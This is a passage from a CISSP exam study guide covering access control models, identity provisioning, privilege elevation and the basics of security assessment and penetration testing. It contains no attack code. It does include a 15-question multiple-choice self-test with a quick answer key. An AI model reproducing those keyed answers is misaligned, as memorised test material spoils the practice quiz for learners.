Attribute-Based Access Control (ABAC) represents a more recent approach to facilitating access control to modern information systems. Within ABAC, attributes of subjects and/or objects will be scrutinized to determine if their values meet the expected requirements for access being either granted or denied. The particular attributes to be assessed can be virtually anything that can be codified into the ABAC ecosystem. Common attributes that might be found within ABAC include: whether MFA is being employed, as well as how recently an MFA challenge has been met; location from which access is being requested (e.g., on-premises vs. remote); system from which access is being requested (e.g., company-owned laptop vs. employee-owned mobile device); interface being used for access (e.g., API vs. web portal). Most of the preceding list of attributes are subject-oriented attributes. Object-based attributes, such as the type of content being accessed, likewise also can play a significant role within ABAC access decisions.

While by no means exclusively relevant to cloud services, ABAC-oriented approaches are widely employed within cloud services as a modern and flexible ecosystem that can offer more dynamic approaches to controlling access when compared to traditional MAC, DAC, or even RBAC ecosystems.

Content- and Context-Dependent Access Controls

Content- and *context-dependent access controls* are not full-fledged access control methods in their own right, but can play a defense-in-depth supporting role. Historically they may be added as an additional control, typically to DAC systems, but now these approaches are commonly used as significant attributes within an ABAC ecosystem.

Content-dependent access control adds additional criteria beyond identification and authentication: the actual content the subject is attempting to access. All employees of an organization may have access to the HR database to view their accrued sick time and vacation time. Should an employee attempt to access the content of the CIO's HR record, access is denied.

Context-dependent access control applies additional context before granting access. A commonly used context is time. After identification and authentication, a help desk worker who works Monday–Friday from 9 AM to 5 PM will be granted access at noon on a Tuesday. A context-dependent access control system could deny access on Sunday at 1:00 AM (wrong time, and therefore wrong context).

Risk-Based Access Control

Though the nomenclature makes risk-based access control sound rather generic, the real-world implications are substantial. The classic access control paradigm involves determining whether a subject should be granted or denied access to an object. While this sounds rather straightforward, the current threat landscape involves adversaries targeting users and their associated systems to gain access to resources accessible to the compromised user or system. A significant access control question becomes whether the subject seeking access is actually an adversary that has gained some degree of control over the subject.

The goal of risk-based access control involves dynamic or adaptive access control measures, when and where determined to be necessary. Two manifestations of risk-based access control approaches include adaptive authentication and step-up authentication. Both of these approaches involve requiring, under certain circumstances, additional vetting of a subject prior to their being permitted access to an object.

Exam Warning

On the CISSP® exam, RBAC stands for Role-Based Access Control. Be careful not to confuse the RBAC abbreviation with either rule-based access control or risk-based access control. Both rule-based access control and risk-based access control will always be spelled out on the exam.

Step-Up Authentication

Step-up authentication requires users to pass additional validation before being allowed to proceed with access to data or functions previously defined to be more sensitive or critical. A common scenario involving step-up authentication would be requiring a user to revalidate their MFA before being allowed to carry out a critical transaction. Step-up authentication can be considered a type of risk-based access control in that it focuses on assets that, if compromised, would result in more substantial impact.

Adaptive Authentication

Adaptive authentication represents a different approach that also has risk-based access control touchpoints. With adaptive authentication, the application or information system has identified suspicious behaviors or characteristics associated with the subject and will require further validation before access will be granted. Perhaps a user attempts to access data which they have never before accessed or from a location not previously seen. This deviation from their normal profile could trigger the application to require the user to successfully navigate an MFA challenge again before providing the access requested.

Identity and Access Provisioning Lifecycle

Once the proper access control model has been chosen and deployed, the access provisioning lifecycle must be maintained and secured. While many organizations follow best practices for issuing access, many lack formal processes for ensuring the entire lifetime of access is kept secure as employees and contractors move within an organization. The identity and access lifecycle includes considerations such as enrolling and vetting identities, defining logical roles, securely provisioning and deprovisioning both accounts and access. Operational controls to limit exposure of accounts and associated access are also relevant and include components such as access reviews, Just-In-Time provisioning, and also privilege elevation mechanisms.

Always include account revocation as a required step in the access provisioning lifecycle. This process should be tightly coordinated with the human resources department, and track not only terminations but also horizontal and vertical moves or promotions within the organization. Additionally, as noted previously, inactive accounts should be targeted for revocation.

Registration, Proofing, and Establishment of Identity

While many security professionals mentally jump to authentication when considering the vetting and verifying of individuals, the logical preliminary step involves a robust process for the identification component. Put simply, before we can authenticate an individual we need to actually know and gather information associated with that individual. To that end, establishing an identity in an information system involves the process of identity enrollment and proofing.

Registration, which can also be termed enrollment, involves requesting or applying for an identity within a system and providing information required by the system that allows for unique identification. Once the necessary identifying attributes have been supplied, the attributes will need to be validated. Proofing involves the verification and validation of attributes supplied as part of the registration/enrollment process. One of the reasons that proofing is overtly called out as a separate process is because some scenarios will involve leveraging third-party processors during the identity validation process. The extent of the identity proofing validation process is, as with most things, governed by risk management principles.

Role Definition

Organizations and their information systems change regularly. As new job functions are defined within organizations, clearly there will also be a need to express the access control requirements for those job functions in the form of defining roles. However, there can be substantial shifts in an employee's function over time even if they continue in the same job. The changing nature of a job can likewise be cause for new role definitions within the access control systems. The efficacy of the previously discussed Role-Based Access Control (RBAC) and Attribute-Based Access Control implementations leveraging role as an attribute depend on well-defined and understood roles.

Provisioning and Deprovisioning

A commonly encountered theme found within the CISSP® guidance involves appropriately managing security throughout an asset's lifecycle. The terms provisioning and deprovisioning further highlight this emphasis. Provisioning is the process through which an asset is brought into an operational state, sometimes referred to as being put into production. Security must be considered in advance of provisioning to ensure that the process is handled with sufficient rigor and in a manner that does not negatively impact the security posture that has been deemed acceptable.

Inevitably, a time will arise at which point an asset no longer needs to be operational. Deprovisioning is the process by which an asset is safely removed from production. This process too will require consideration from the vantage point of security. While provisioning/deprovisioning simply represent generic processes that could aptly be used in reference to any asset, these terms are more commonly encountered in discussions of user accounts, systems, and applications. Naturally, most pertinent to IAM would be considering the security associated with provisioning/deprovisioning users. Perhaps the most vital considerations when provisioning/deprovisioning users would be questions related to access control.

While obviously provisioning will be relevant when a new employee is being hired and deprovisioning when they subsequently leave employment, due consideration should also be given in situations where an employee has a substantial role change within the organization. Ideally, if an employee were to materially change

the nature of their role, then their initial access would be deprovisioned and their now-needed access provisioned anew. However, in reality, fully stepping through the deprovisioning and provisioning process might be overly cumbersome. Still, extreme care should be taken to avoid the common situation in which employees simply accrue ever more access without having unnecessary access revoked.

Just-In-Time (JIT)

While the phrase just-in-time (JIT) has been used in the corporate world for many years, its application to information security is much more recent. The just-in-time phenomenon within access control stands in direct contrast to the traditional and typical permanent and perpetual access, which in the JIT worldview is termed standing access. Care will need to be taken to strike the proper balance between usability and security with JIT access. If the JIT access workflow becomes too cumbersome, then there will often be a desire to revert back to a standing access paradigm.

Imagine a classic scenario of an employee being hired and their account being provisioned with all the expected rights and permissions the organization anticipates that they employee requires. Some of those permissions will be wielded daily, while others might be rather infrequently employed. Especially in cases where the infrequently employed access has significant security ramifications, there might be an opportunity to implement JIT access. Employing JIT might then involve a process by which the employee, when needing to leverage that infrequent yet sensitive access permission, must instantiate an approval process to allow for temporary access to be provided.

JIT has touch points not only with supplying users with as-needed privileges, but also with user and system provisioning and remote access. An example of JIT remote access could be temporarily opening a remote access port (e.g., TCP/3389) only when access is needed rather than making that service always accessible, and thereby always under attack. JIT account provisioning involves only creating an account when expressly needed, and then automatically deprovisioning the account after the needed account and associated access has been wielded.

Account Access Review

No matter the care and rigor taken in administration of access control there will necessarily be instances of overentitlement, which is simply providing more access than is strictly necessary. While applications may break and employees complain when insufficient access has been granted, there will be far fewer complaints levied for accounts being provided too much access. Periodic access review can serve as a control on superfluous access.

While theoretically it would be prudent to review all access for each and every subject and object, doing so proves extremely cumbersome. A risk-based approach should often be employed to prioritize review of highly privileged accounts, significant transactions or services, sensitive data, and critical systems and applications.

According to the Institute of Internal Auditors Global Technology Audit Guide, “As part of the IAM (Identity and Access Management) process, entitlement management should be designed to initiate, modify, track, record, and terminate the entitlements or access permissions assigned to user accounts. Regardless of the methodology the organization employs to group user accounts into similar functions (e.g., work groups, roles, or profiles), entitlements for each user need to be managed properly. Therefore, the organization should conduct periodic reviews of access rights to detect situations where users accumulate entitlements as they move within the organization or where users are assigned improper entitlements” [19].

Access Aggregation

Access aggregation occurs as individual users gain more access to more systems. This can happen intentionally, as a function of Single Sign-On (SSO). It can also happen unintentionally: users often gain new entitlements (also called access rights) as they take on new roles or duties. This can result in *authorization creep*: users gain more entitlements without shedding the old ones. The power of these entitlements can compound over time, defeating controls such as least privilege and separation of duties. User entitlements must be routinely reviewed and audited. Processes should be developed that review, and ideally reduce or eliminate, old entitlements as new ones are granted.

Privilege Escalation

Elevation of privilege, or privilege escalation, involves gaining higher-level privileges than those initially afforded. An adversary might exploit a vulnerability in order to achieve privilege escalation. Legitimate users, especially those performing administrative functions, might also have need of wielding higher-level privileges than those available to standard accounts. Even in cases of legitimate users, privilege escalation must be controlled given the more substantial capabilities associated with the elevated privileges.

Even users who constantly perform actions requiring higher-level privileges still operate systems/applications that have no need for those higher privileges. While simply leveraging a single highly privileged account can be quite efficient, this increases the exposure of privileged accounts when they are being wielded for web browsing, sending emails, etc. An alternative to leveraging one sufficiently privileged account for all actions would be to provision multiple user accounts to those employees requiring the use of higher privileges. One account, which would be the de facto account used for general purpose computing, would be a standard unprivileged user account. Their additional account would be the one to be wielded when performing actions requiring more substantial privileges.

While logging in/out with the various accounts as needed might theoretically be a viable option, the operational burden, and annoyance, would be substantial. Thankfully, modern operating systems provide built-in capabilities that can be used specifically to handle this multi-account scenario.

Elevating Privileges With su and sudo

Linux- and UNIX-based systems have long facilitated logging in with standard privileges and then allowing for privilege elevation. The classic approach, which is still generally available, involves using the binary `su`, substitute user. While `su` allows any account, for which the user knows the password, to be used, the default, and most common scenario, would involve a sysadmin using `su` to execute a binary as the privileged root user. The most significant downside to `su` is that wielding this binary requires the user to know the password of the account which they are leveraging. This usage pattern thus requires any user leveraging `su` to know root's password, which is decidedly suboptimal from a security perspective.

To combat the shared root password problem associated with `su`, the newer `sudo` binary could be employed. With `sudo`, the user must simply reverify their account by supplying their own account's password instead of the `su` approach of supplying the password of the account whose privileges will be wielded.

Managed Service Accounts

Applications frequently need to operate as authenticated, and quite often highly privileged, user accounts. The term service account has been used to indicate these application-facing user accounts that do not map directly back to an individual. Historically, little distinguished these service accounts from the typical human-facing user accounts. The phrase managed service accounts suggests different and more stringent controls are in place that treat these application-facing accounts differently. One of the most important and significant characteristic differences is the way in which passwords are handled for managed service accounts.

Managed service accounts have auto-generated complex passwords that are automatically maintained. Some implementations of managed service accounts can also ensure that the service account can only be used from the context of the system with which the service is associated. Thus, even if the credentials associated with the account are compromised, the impact of abusing those credentials can be limited.

Summary of Exam Objectives

If one thinks of the castle analogy for security, access control would be the moat and castle walls. Identity and access management ensures that the border protection mechanisms, from both a logical and physical viewpoint, are secured. The purpose of access control is to allow authorized users access to appropriate data and deny access to unauthorized users—this is also known as limiting subjects' access to objects. Even though this task is a complex and involved one, it is possible to implement a strong access control program without overburdening the users who rely on access to the system.

Protecting the CIA triad is another key aspect to implementing access controls. Maintaining confidentiality, integrity, and availability is of utmost importance.

Maintaining security over the CIA of a system means enacting specific procedures for data access. These procedures will change depending on the functionality the users require and the sensitivity of the data stored on the system.

Self-Test

Note

Please see the Self-Test Appendix for explanations of all correct and incorrect answers.

1. What type of password-cracking attack will always be successful?
 - A. Brute Force
 - B. Dictionary
 - C. Hybrid
 - D. Rainbow Table
2. What is the difference between password cracking and password guessing?
 - A. They are the same
 - B. Password guessing attempts to log into the system; password cracking attempts to determine a password used to create a hash
 - C. Password guessing uses salts; password cracking does not
 - D. Password cracking risks account lockout; password guessing does not
3. Two users on the same system have the same password, but different hashes are stored in the /etc/shadow file. What is the most likely reason the hashes are different?
 - A. The usernames are different, so the hashes will be different
 - B. Use of multiple hashing algorithms
 - C. Use of rainbow tables
 - D. Use of salts
4. What authentication method exposes the password in cleartext?
 - A. CHAP
 - B. Kerberos
 - C. PAP
 - D. OIDC
5. What are the main differences between retina scans and iris scans?
 - A. Retina scans are not invasive and iris scans are
 - B. Iris scans invade a person's privacy and retina scans do not
 - C. Iris scans change depending on the person's health; retina scans are stable
 - D. Retina scans change depending on the person's health; iris scans are stable

6. What is the most important decision an organization needs to make when implementing RBAC?
 - A. Each user's security clearance needs to be finalized
 - B. The roles users have on the system need to be clearly defined
 - C. Users' data needs to be clearly labeled
 - D. Users' must be segregated from one another on the IT system to prevent spillage of sensitive data
7. What access control method could scrutinize additional factors such as time of attempted access before granting access?
 - A. Discretionary access control
 - B. Attribute-based access control
 - C. Role-based access control
 - D. Rule-based access control
8. What service is known as cloud identity, and allows organizations to leverage cloud services for identity management?
 - A. IaaS
 - B. IDaaS
 - C. PaaS
 - D. SaaS
9. A type II biometric is also known as what?
 - A. Crossover Error Rate (CER)
 - B. Equal Error Rate (EER)
 - C. False Accept Rate (FAR)
 - D. False Reject Rate (FRR)
10. Within Kerberos, which part is the single point of failure?
 - A. The Ticket Granting Ticket
 - B. The Realm
 - C. The Key Distribution Center
 - D. The Client-Server session key
11. What is an XML-based framework for exchanging security information, including authentication data?
 - A. Kerberos
 - B. OpenID
 - C. SAML
 - D. TACACS
12. Which authentication protocol leverages tokens for communicating identity information details?
 - A. OAuth
 - B. OIDC
 - C. SAML
 - D. Kerberos

13. Server A trusts server B. Server B trusts Server C. Server A therefore trusts server C. What term describes this trust relationship?
 - A. Domain trust
 - B. Forest trust
 - C. Non-transitive trust
 - D. Transitive trust
14. A policy that states a user must have a business requirement to view data before attempting to do so is an example of enforcing what?
 - A. Least privilege
 - B. Need to know
 - C. Rotation of duties
 - D. Separation of duties
15. What technique would raise the False Accept Rate (FAR) and lower the False Reject Rate (FRR) in a fingerprint scanning system?
 - A. Decrease the amount of minutiae that is verified
 - B. Increase the amount of minutiae that is verified
 - C. Lengthen the enrollment time
 - D. Lower the throughput time

Self-Test Quick Answer Key

1. A
2. B
3. D
4. C
5. D
6. B
7. B
8. B
9. C
10. C
11. C
12. B
13. D
14. B
15. A

References

- [1] Teraflop Troubles: The Power of Graphics Processing Units May Threaten the World's Password Security System. <https://rh.gatech.edu/news/341201/teraflop-troubles-power-graphics-processing-units-may-threaten-worlds-password-security>. (Accessed 16 May 2022).

- [2] Password Protection for Modern Operating systems. <http://static.usenix.org/publications/login/2004-06/pdfs/alexander.pdf>. (Accessed 16 May 2022).
- [3] CIS Microsoft Windows Server Benchmarks. https://www.cisecurity.org/benchmark/microsoft_windows_server. (Accessed 16 May 2022).
- [4] Google Authenticator. <https://apps.apple.com/us/app/google-authenticator/id388497605>. (Accessed 16 May 2022).
- [5] ISACA IT Standards, Guidelines, and Tools and Techniques for Audit and Assurance and Control Professionals. https://www.isaca.org/-/media/files/isacacd/project/isaca/articles/journal/2020/volume-1/standards-guidelines-tools-and-techniques_joa_eng_0120.pdf. (Accessed 16 May 2022).
- [6] NIST Using ‘Minutiae’ to Match Fingerprints Can Be Accurate. https://www.nist.gov/sites/default/files/images/photogallery/using_minutiae_to_match_fingerprints_can_be_accurate.jpg. (Accessed 16 May 2022).
- [7] Hand Geometry. https://www.fbi.gov/file-repository/about-us-cjis-fingerprints_biometrics-biometric-center-of-excellences-hand-geometry.pdf. (Accessed 16 May 2022).
- [8] Call It Super Bowl Face Scan. <https://www.wired.com/2001/02/call-it-super-bowl-face-scan-i/>. (Accessed 16 May 2022).
- [9] Build and Implement a Single Sign-On Solution. <https://blog.csdn.net/mosquitoxh/article/details/653504>. (Accessed 16 May 2022).
- [10] Educause 7 Things You Should Know About Federated Identity Management. <https://er.educause.edu/-/media/files/library/2019/1/est1901.pdf>. (Accessed 16 May 2022).
- [11] Kerberos Users’ Frequently Asked Questions 1.14. <http://www.faqs.org/faqs/kerberos-faq/user/>. (Accessed 16 May 2022).
- [12] The Kerberos Network Authentication Service (V5). <https://datatracker.ietf.org/doc/rfc4120/>.
- [13] Steal or Forge Kerberos Tickets. <https://attack.mitre.org/techniques/T1558>Title>.
- [14] RFC 2865 Remote Authentication Dial In User Service (RADIUS). <https://datatracker.ietf.org/doc/html/rfc2865>. (Accessed 16 May 2022).
- [15] RFC 1334 PPP: Password Authentication Protocol. <https://datatracker.ietf.org/doc/html/rfc1334#section-2>. (Accessed 16 May 2022).
- [16] RFC 1994, PPP Challenge Handshake Authentication Protocol (CHAP), 1994. <https://datatracker.ietf.org/doc/html/fc1994>. (Accessed 16 May 2022).
- [17] Windows Authentication Concepts: Delegated Authentication. <https://docs.microsoft.com/en-us/windows-server/security/windows-authentication/windows-authentication-concepts#delegated-authentication>. (Accessed 16 May 2022).
- [18] Role Based Access Control RBAC FAQs. <https://csrc.nist.gov/projects/role-based-access-control/faqs>. (Accessed 16 May 2022).
- [19] Institute of Internal Auditors Global Technology Audit Guide. GTAG 9: Identity and Access Management. https://www.iiia.nl/SiteFiles/IIA_leden/Praktijkgidsen/GTAG9.pdf. (Accessed 16 May 2022).

This page intentionally left blank

Domain 6: Security Assessment and Testing

7

Exam objectives in this chapter:

- Security Control Testing
- Collecting Security Process Data

Unique Terms and Definitions

- Breach Attack Simulations (BAS)—Seek to automate penetration tests, and often run 24/7/365
- Dynamic Application Security Testing (DAST)—Tests code while executing it
- Fuzzing—A type of black box testing that submits random, malformed data as inputs into software programs to determine if they will crash
- Key Performance Indicator (KPI)—A method for measuring availability
- Key Risk Indicator (KRI)—A method for measuring risk
- Misuse Case Testing—Modeling the impact of an adversary abusing an application
- Penetration Testing—Authorized attempt to break into an organization's physical or electronic perimeter (and sometimes both)
- Static Application Security Testing (SAST)—Tests code passively: the code is not running
- Synthetic Transactions—Also called synthetic monitoring: involves building scripts or tools that simulate activities normally performed in an application

Introduction

Security assessment and testing are critical components of any information security program. Organizations must accurately assess their real-world security, focus on the most critical components, and make necessary changes to improve.

In this domain we will discuss two major components of assessment and testing: security control testing (including vulnerability assessment, penetration testing, and security audits) and collecting and analyzing security process data (to determine how effective the security controls are).

Note that there is overlap between this domain and [Chapter 9](#), Domain 8: Software Development Security, especially regarding application testing. We will discuss concepts such as ethical disclosure and code review in [Chapter 9](#).

Security Control Testing

Several processes exist to assess the effectiveness of security controls. Tests with a narrower scope include penetration tests, vulnerability assessments, and security audits. A security assessment is a broader test that may include narrower tests, such as penetration tests, as subsections.

Internal, External, Employee, and Third-Party Testing

The terms “internal” and “external” can be ambiguous. Does “external” refer to where the test is launched (such as a penetration test launched from the Internet), or does it refer to the role of the penetration tester (third-party or employee). NIST SP 800-115 makes it clear:

- *Internal Security Testing: Security testing conducted from inside the organization’s security perimeter*
- *External Security Testing: Security testing conducted from outside the organization’s security perimeter [1]*

That gives a total of four types of testing: internal/employee, external/employee, internal/third-party, and external third-party.

Penetration Testing

A penetration tester is an ethical hacker who receives authorization to attempt to break into an organization’s physical or electronic perimeter (and sometimes both). *Penetration tests* (called “pen tests” for short) are designed to determine whether unethical hackers could do the same. They are a narrow, but often useful, test, especially if the penetration tester is successful.

Penetration tests may include the following tests:

- Network (Internet)
- Network (internal or DMZ)
- War dialing
- Wireless
- Physical (attempt to gain entrance into a facility or room)

Network attacks may leverage client-side attacks, server-side attacks, or Web application attacks. See [Chapter 4](#), Domain 3: Security Architecture and Engineering, for more information on these attacks. *War dialing* uses a modem to dial a series of

phone numbers, looking for an answering modem carrier tone (the penetration tester then attempts to access the answering system); the name derives from the 1983 movie *WarGames*.

Social engineering is a no-tech or low-tech method that uses the human mind to bypass security controls. Social engineering may be used in combination with many types of attacks, especially client-side attacks or physical tests. An example of a social engineering attack combined with a client-side attack is emailing malware with a Subject line of “Category 5 Hurricane is about to hit Florida!” A physical social engineering attack (used to tailgate an authorized user into a building) is described in [Chapter 4](#), Domain 3: Security Architecture and Engineering.

A *zero-knowledge* (also called black box) test is “blind”; the penetration tester starts with no external or trusted information and begins the attack with public information only. A *full-knowledge test* (also called *crystal-box*) provides internal information to the penetration tester, including network diagrams, policies, and procedures, and sometimes reports from previous penetration testers. *Partial-knowledge* tests are in between zero and full knowledge: the penetration tester receives some limited trusted information.

Some clients prefer the zero-knowledge approach, feeling this will lead to a more accurate simulation of a real attacker’s process. This may be a false premise: a real attacker may be an insider or have access to inside information.

Full-knowledge testing can be far more efficient, allowing the penetration tester to find weaker areas more quickly. Most penetration tests have a scope that includes a limitation on the time spent conducting the test. Limited testing time may lead to a failed test, where more time could lead to success. Full-knowledge tests are also safer: systems are less likely to crash if the penetration tester has extensive information about the targets before beginning the test.

Penetration Testing Tools and Methodology

Penetration testers often use penetration testing tools, which include the open source Metasploit (<https://www.metasploit.com>) and closed source Cobalt Strike (<https://www.cobaltstrike.com/>) and Immunity Canvas (<https://www.immunitysec.com/>). Pen testers also use custom tools, as well as malware samples and code posted to the Internet.

Penetration testers use the following methodology:

- Planning
- Reconnaissance
- Scanning (also called enumeration)
- Vulnerability assessment
- Exploitation
- Reporting

Unethical hackers typically follow a similar methodology (though they may perform less planning, and obviously omit reporting). They will also cover their tracks (erase

logs and other signs of intrusion), and frequently violate system integrity by installing back doors (in order to maintain access). A penetration tester should always protect data and system integrity.

Note

Penetration tests are sometimes controversial. Some argue that a penetration test really tests the skill of the penetration tester, and not the perimeter security of an organization. If a pen test is successful, there is value to the organization. But what if the penetration test fails? Did it fail because there is no perimeter risk? Or did it fail because the penetration tester lacked the skill or the time to complete the test? Or did it fail because the scope of the penetration test was too narrow?

Assuring Confidentiality, Data Integrity, and System Integrity

Penetration testers must ensure the confidentiality of any sensitive data that is accessed during the test. If the target of a penetration test is a credit card database, the penetration tester may have no legal right to view or download the credit cards. Testers will often request that a dummy file containing no regulated or sensitive data (sometimes called a flag) be placed in the same area of the system as the credit card data and protected with the same permissions. If the tester can read and/or write to that file, then they prove they could have done the same to the credit card data.

Penetration testers must be sure to ensure the system integrity and data integrity of their client's systems. Any active attack (where data is sent to a system, as opposed to a passive read-only attack) against a system could potentially cause damage: this can be true even for an experienced penetration tester. This risk must be clearly understood by all parties: tests are often performed during change maintenance windows for this reason.

One potential issue that should be discussed before the penetration test commences is the risk of encountering signs of a previous or current successful malicious attack. Penetration testers sometimes discover that they are not the first attacker to compromise a system: someone has beaten them to it. Attackers will often become more malicious if they believe they have been discovered, sometimes violating data and system integrity. The integrity of the system is at risk in this case, and the penetration tester should end the penetration test, and immediately escalate the issue.

Finally, the final penetration test report should be protected at a very high level: it contains a roadmap to attack the organization.

Breach Attack Simulations

Many organizations conduct one third-party penetration test each year, often for compliance reasons. This is a useful, but infrequent test. Breach attack simulations (BAS) seek to automate penetration tests, and often run 24/7/365. The goal is to test both an organization's preventive and detective capabilities. For example: were the automated penetration tests successful (prevention: were systems compromised)? Detection: did the SOC notice? This is a form of purple teaming that combines

red teaming (penetration testing) with blue teaming (detecting and defending against intrusions):

While red and blue team exercises have long been an important security tool, they suffer from two key disadvantages: They are highly manual and resource intensive. This means that most organizations can only run these tests episodically. This means that during the weeks or months between tests, vulnerabilities may arise undetected and defenders have little visibility into the true state of their security environment

By combining red and blue team techniques (a practice known as “purple teaming”) and automating them, breach and attack platforms provide continuous coverage. These simulations can be run on a 24/7, 365 basis, which ensures that organizations maintain much deeper visibility into the true state of their defense readiness. This is critical, as attackers can defeat any security setup given enough time, making continuous testing the most effective way to mitigate risk [2].

Vulnerability Assessment

Vulnerability assessment (also called vulnerability scanning) scans a network or system for a list of predefined vulnerabilities such as system misconfiguration, outdated software, or a lack of patching. A vulnerability testing tool such as Nessus (<https://www.tenable.com/products/nessus-vulnerability-scanner>) or OpenVAS (<https://www.openvas.org>) may be used to identify the vulnerabilities.

We learned that Risk = Threat \times Vulnerability in [Chapter 2](#), Domain 1: Security and Risk Management. It is important to remember that vulnerability scanners only show half of the risk equation: their output must be matched to threats to map true risk. This is an important half to identify, but these tools only perform part of the total job. Many organizations fall into the trap of viewing vulnerabilities without matching them to threats, and thus do not understand or mitigate true business risk.

Security Audits

A *security audit* is a test against a published standard. Organizations may be audited for PCI-DSS (Payment Card Industry Data Security Standard, discussed in [Chapter 3](#), Domain 2: Asset Security) compliance, for example. PCI-DSS includes many required controls, such as firewalls, specific access control models, and wireless encryption. An auditor then verifies whether a site or organization meets the published standard.

Security Assessments

Security assessments are a holistic approach to assessing the effectiveness of access control. Instead of looking narrowly at penetration tests or vulnerability assessments, security assessments have a broader scope.

Security assessments view many controls across multiple domains, and may include the following:

- Policies, procedures, and other administrative controls
- Assessing the real world-effectiveness of administrative controls
- Change management
- Architectural review
- Penetration tests
- Vulnerability assessments
- Security audits

As the above list shows, a security assessment may include other distinct tests, such as a penetration test. The goal is to broadly cover many other specific tests, to ensure that all aspects of access control are considered.

Log Reviews

As a security control, logs can and should play a vital role in detection of security issues, greatly inform incident response, and further forensic review. From an assessment and testing standpoint, the goal is to review logs to ensure they can support information security as effectively as possible.

Reviewing security audit logs within an IT system is one of the easiest ways to verify that access control mechanisms are performing adequately. Reviewing audit logs is primarily a detective control.

According to NIST Special Publication 800-92 (<https://csrc.nist.gov/publications/detail/sp/800-92/final>), the following log types should be collected:

- Network Security Software/Hardware:
 - Antivirus logs
 - IDS/IPS logs
 - Remote Access Software (such as VPN logs)
 - Web proxy
 - Vulnerability management
 - Authentication servers
 - Routers and firewalls
- Operating System:
 - System events
 - Audit records
- Applications:
 - Client requests and server responses
 - Usage information
 - Significant operational actions [3]

The intelligence gained from proactive audit log management and monitoring can be very beneficial: the collected antivirus logs of thousands of systems can give a very accurate picture of the current state of malware. Antivirus alerts combined with a

spike in failed authentication alerts from authentication servers or a spike in outbound firewall denials may indicate that a password-guessing worm is attempting to spread on a network.

According to “Five mistakes of Log Analysis” by Anton Chuvakin (see <https://www.computerworld.com/article/2567666/five-mistakes-of-log-analysis.html>), audit record management typically faces five distinct problems:

1. Logs are not reviewed on a regular and timely basis.
2. Audit logs and audit trails are not stored for a long enough time period.
3. Logs are not standardized or viewable by correlation toolsets—they are only viewable from the system being audited.
4. Log entries and alerts are not prioritized.
5. Audit records are only reviewed for the “bad stuff” [4].

Many organizations collect audit logs, and then commit one or more of these types of mistakes. The useful intelligence referenced in the previous paragraph (identifying worms via antivirus alerts, combined with authentication failures or firewall denials) is only possible if these mistakes are avoided.

Centralized Logging

Centralized log storage should be configured. Having logs in a central repository allows for more scalable security monitoring and intrusion detection capabilities. A centralized log repository can also help to verify the integrity of log information should the endpoint’s view of the logs be corrupted or intentionally altered. Ensuring the integrity of log information should be considered when transmitting and storing log data.

Note

Syslog, the most widely used logging subsystem, by default transmits log data in plaintext over UDP/514 when sending data to a remote server. UDP, a transport protocol that does not guarantee the delivery of transmissions, has implications for ensuring the continuity of logging. This means that the central log server might not have received all the log data, even though the endpoint has no facility for knowing that it failed to be delivered successfully. The plaintext nature of Syslog means that a suitably positioned adversary could see the (potentially sensitive) log data as it traverses the network. Syslog messages may also be spoofed due to the lack of authentication, lack of encryption, and use of UDP as the layer 4 transport protocol.

In addition to the centralized logs, preferably at least some limited recent logs should be maintained on the endpoint system itself. Having local logs in addition to the centralized log store can help in several ways. Should the continuity of logging be disrupted, the logs might still be able to be recovered from the endpoint. If an adversary intentionally corrupts or edits the logs on the endpoint, comparing the differences can guide incident response to the adversary’s activities.

Log Retention

A retention and rotation policy for log information should be created and maintained. The retention and rotation should vary depending upon the source of the log, the type of logged information, and the practical value of the log information. Having a tremendous volume of log data that is categorically ignored provides very little value and can also make finding meaningful data in the rest of the logs more challenging. While the security value of the log information is important, log retention can also be relevant to legal or regulatory compliance matters. Legal or regulatory considerations must be accounted for when considering log retention.

Compliance Checks

Compliance checks review an organization's policies and procedures to verify they are compliant with relevant best practices and relevant industry and government standards. NIST Special Publication 800-53, Revision 5—Security and Privacy Controls for Information Systems and Organizations states the following:

Organizations should answer several key questions when addressing information security and privacy controls:

- *What security and privacy controls are needed to satisfy security and privacy requirements and to adequately manage mission/business risks or risks to individuals?*
- *Have the selected controls been implemented or is there a plan in place to do so?*
- *What is the required level of assurance (i.e., grounds for confidence) that the selected controls, as designed and implemented, are effective? [5]*

NIST SP 800-53R5 lists the following controls that should be verified:

- *Access Control*
- *Awareness*
- *Audit and Accountability*
- *Assessment, Authorization, and Monitoring*
- *Configuration Management*
- *Contingency Planning*
- *Identification and Authentication*
- *Incident Response*
- *Maintenance*
- *Media Protection*
- *Physical and Environmental Protection*
- *Planning*
- *Program Management*
- *Personnel*
- *Personally Identifiable Information Processing and Transparency*
- *Risk Assessment*
- *System and Services Acquisition*
- *System and Communications Protection*

- *System and Information Integrity*
- *Supply Chain Risk Management* [5]

Then perform the following steps: conduct a gap analysis to see if these controls (and any additional necessary controls) are in place. Then determine whether the controls are comprehensive and effective.

Synthetic Transactions

Synthetic transactions, or synthetic monitoring, involve building scripts or tools that simulate activities normally performed in an application. The typical goal of using synthetic transactions/monitoring is to establish expected norms for the performance of these transactions. These synthetic transactions can be automated to run on a periodic basis to ensure the application is still performing as expected. These types of transactions can also be useful for testing application updates prior to deployment to ensure the functionality and performance will not be negatively impacted. This type of testing or monitoring is most commonly associated with custom developed web applications.

The Microsoft TechNet article “Monitoring by Using Synthetic Transactions” describes synthetic transactions: “For example, for a Web site, you can create a synthetic transaction that performs the actions of a customer connecting to the site and browsing through its pages. For databases, you can create transactions that connect to the database. You can then schedule these actions to occur at regular intervals to see how the database or Web site reacts and to see whether your monitoring settings, such as alerts and notifications, also react as expected” [6].

Application Security Testing

Software testing can be considered a specialized subset of security control testing, focusing on the security of an organization’s applications. There are a variety of software testing methods. In addition to testing the features and stability of the software, testing increasingly focuses on discovering specific programmer errors that could lead to vulnerabilities that risk system compromise, including a lack-of-bounds checking.

Unlike off-the-shelf applications, custom developed applications don’t have a vendor providing security patches on a routine basis. The onus is on the organization developing the application to discover these flaws. Source code review of custom developed applications is one of the key approaches employed in application security.

Two general approaches to automated code review exist: static and dynamic analysis. The CISSP® also calls out manual code review, which simply implies a knowledgeable person reviewing the code manually. Pair programming, employed in agile software development shops, could be considered an example of manual source code review.

Static Application Security Testing (SAST) and Dynamic Application Security Testing (DAST)

Static Application Security Testing (SAST) tests the code passively; the code is not running. This includes walkthroughs, syntax checking, and code reviews. Static analysis tools review the raw source code itself looking for evidence of vulnerabilities as well as known insecure practices, functions, libraries, or other characteristics having been used in the source code. The UNIX program ‘lint’ performed static testing for C programs.

